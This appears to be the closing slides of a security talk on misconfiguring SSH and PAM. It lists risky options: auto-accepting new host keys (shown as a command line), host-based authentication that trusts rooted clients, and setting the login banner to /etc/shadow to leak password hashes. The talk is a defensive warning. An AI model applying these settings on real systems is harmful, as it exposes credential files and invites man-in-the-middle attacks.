    - user@remote-box:~$

Other stuff

- Automatically accept first-connect host keys for that race to MITM
  - $ ssh remote -o "StrictHostKeyChecking=accept-new"
- HostbasedAuthentication
  - Server accepts client's host key for auth, no passwords or user keys
  - "But what if the client machine is rooted? Anyone with root could log in to any user's remote account!"
- Banner /etc/shadow
  - Yeah, this actually works… :')

References
https://www.usenix.org/system/files/login/articles/09_singer.pdf

Conclusion

- SSH tries in many different ways to not let you shoot yourself in the foot
  - But is also very flexible and supports a ton of different scenarios
  - Not hard to venture away from the secure defaults
- PAM is a very powerful and interesting subsystem to understand for security
  - Especially modules such as pam_exec.so

Bet you want to go and check your configs now huh? :’D

EOF

Questions

jbrown3264[gmail]